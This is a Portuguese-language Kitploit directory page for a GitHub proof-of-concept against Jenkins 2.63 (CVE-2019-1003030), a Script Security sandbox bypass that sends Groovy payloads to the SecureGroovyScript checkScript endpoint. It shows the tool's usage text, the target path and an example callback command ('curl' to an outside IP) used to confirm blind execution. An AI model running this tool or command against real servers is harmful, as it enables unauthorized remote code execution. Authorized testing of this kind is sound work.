
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/cyberbelly/poc-cve-2019-1003030
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoComando e Controle
GitHubcyberbelly/poc-cve-2019-1003030

PoC-CVE-2019-1003030

PoC para Jenkins 2.63 CVE-2019-1003030

Ver Repositório
33há 4 mesesAinda não revisado
Compartilhar

PoC de Bypass do Sandbox de Segurança de Scripts do Jenkins 2.63


Este projeto automatiza a criação e entrega de payloads Groovy para o endpoint de validação SecureGroovyScript do Jenkins usado pelo Jenkins 2.63. A ferramenta suporta execução interativa e de comando único. O exploit não retorna saída, então você terá que fazer algumas validações como curl no seu AP para garantir que funciona.

A ferramenta suporta ambos:

  • Modo de comando interativo
  • Execução de comando único
  • Requisições GET e POST
  • Suporte opcional ao crumb CSRF do Jenkins

Aviso Legal

Este projeto é destinado apenas para pesquisa de segurança, CTFs, ambientes de laboratório e testes de penetração autorizados. Não o utilize contra sistemas sem permissão explícita.

usage: Poc.py -u http://10.10.10.10:8080/  [-c 'curl http://10.10.10.9/callback'] [-X POST] [-p /securityRealm/user/admin/descriptorByName/org.jenkinsci.plugins.scriptsecurity.sandbox.groovy.SecureGroovyScript/checkScript]

PoC for sandbox bypass for jenkins 2.63

options:
  -h, --help            show this help message and exit
  -u, --url URL         ip of target
  -X, --method METHOD   post or get
  -b, --breadcrum BREADCRUM
                        optional jenkins crumb string
  -c, --command COMMAND
                        command to run on jenkins, not output expected
  -p, --path PATH       path to the script, you might prepend more

Omita a opção -c para entrar em um prompt interativo. Exemplo abaixo, infelizmente não há saída, então, desde que você não esteja recebendo um 404, deve estar funcionando

imagem
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    343
  • 5

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    258

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





